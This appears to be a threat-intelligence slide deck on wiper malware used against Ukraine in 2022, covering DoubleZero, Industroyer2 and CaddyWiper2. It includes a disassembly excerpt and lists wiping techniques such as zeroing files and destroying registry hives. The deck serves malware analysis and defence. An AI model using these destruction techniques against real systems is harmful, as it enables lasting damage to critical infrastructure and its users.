
.text:006510EA add     esp, 8
.text:006510ED mov     [ebp+var_34], eax
.text:006510F0 mov     [ebp+var_64], 6Eh ; 'n'
.text:006510F4 mov     [ebp+var_63], 65h ; 'e'
.text:006510F8 mov     [ebp+var_62], 74h ; 't'
.text:006510FC mov     [ebp+var_61], 61h ; 'a'
.text:00651100 mov     [ebp+var_60], 70h ; 'p'
.text:00651104 mov     [ebp+var_5F], 69h ; 'i'
.text:00651108 mov     [ebp+var_5E], 33h ; '3'
.text:0065110C mov     [ebp+var_5D], 32h ; '2'
.text:00651110 mov     [ebp+var_5C], 2Eh ; '.'
.text:00651114 mov     [ebp+var_5B], 64h ; 'd'
.text:00651118 mov     [ebp+var_5A], 6Ch ; 'l'
.text:0065111C mov     [ebp+var_59], 6Ch ; 'l'
.text:00651120 mov     [ebp+var_58], 0
.text:00651124 lea     edx, [ebp+var_64]
.text:00651127 push    edx
.text:00651128 call   [ebp+var_34]
.text:0065112B mov     [ebp+Buffer], 0
.text:00651132 lea     eax, [ebp+Buffer]
.text:00651135 push    eax ; Buffer
.text:00651136 push    1 ; InfoLevel
.text:00651138 push    0 ; lpServer
.text:0065113A call   ds:DsRoleGetPrimaryDomainInformation

```



Wiper attacks in 2022

NioGuard



DoubleZero (FiberLake)

Date: 24-25 Feb 2022

Targets:

Discovered by: CERT-UA

Attribution: UAC-0088

Platform: .NET (C#)

Delivery:

Spear-phishing attack with a ZIP archive containing the file "**Вирус... крайне опасно!!!.zip**" (translated from Russian: "**Virus... extremely dangerous!!!.zip**").


Destruction:

- NtfsControlFile(FSCTL_SET_ZERO_DATA)
- FileStream.Write(4096 zero bytes)
- The wiper destroys HKCU, HKU, HKLM, HKLM\BCD in the System registry.



Wiper attacks in 2022

NioGuard



Industroyer2 + CaddyWiper2

Date: April 1, scheduled for April 8


Discovered by: CERT-UA and ESET

Attribution: Sandworm

Platform: Windows 32-bit

CaddyWiper2 =

AprilAxe | ARGUEPATCH (**peremoga.exe** = patched *win32_remote.exe*) +
CaddyWiper (**pa1.pay**)



Attacks on Ukrainian power grids

- 2015 - BlackEnergy v3 + KillDisk
- 2016 - Industroyer
- 2022 - Industroyer2 + CaddyWiper2
- 11 Sep 2022 - TEC-5 hit by “Kalibr” cruise missiles



Conclusions

Scorched earth practice

Wipers can cause a long-term DoS for critical infrastructure:

- Government services - WhisperGate
- Financial - WhisperGate
- Communication - AcidRain
- Energy sector (power grids, NPPs) - BlackEnergy, Industroyer (2)



Unselective: Tornado-S vs NotPetya and AcidRain

*9K515 "Tornado-S" (S - Smerch) - modernized MLRS
9K58 "Smerch". The system includes a modernized
combat vehicle equipped with new fire control and new
300 mm **unguided** rockets with a maximum flight range
of up to **120 km**, as well as an adjustable 9M542 rocket
with a detachable high-explosive fragmentation or cluster
warhead with a firing range of up to 120 km.*

Wikipedia



Unselective: Tornado-S vs NotPetya and AcidRain

- **NotPetya** - took down ALL infected computers **IN** and **OUT** of Ukraine. Affected shipping giant **Maersk**.
- **AcidRain** - rendered ALL Viasat KA-SAT modems **IN** and **OUT** of Ukraine. **5,800** Enercon wind turbines in Germany unable to communicate for remote monitoring or control.



Misfire: IsaaWiper, Industroyer2



S-300 vs NotPetya and HermeticWiper

- **NotPetya** - the patched version of Petya ransomware.
- **CaddyWiper2** (via ArguePatch) - IDA Win32 remote debug server (win32_remote.exe)
- **HermeticWiper** - used the legitimate EaseUS disk management software capabilities.




Summary

If you do a cyberweapon, please, do it well!

Analysis of wipers on



- ENG:



ada@nioguard.com
@Alex_Ad

♥ Thank you! ♥

- UA:

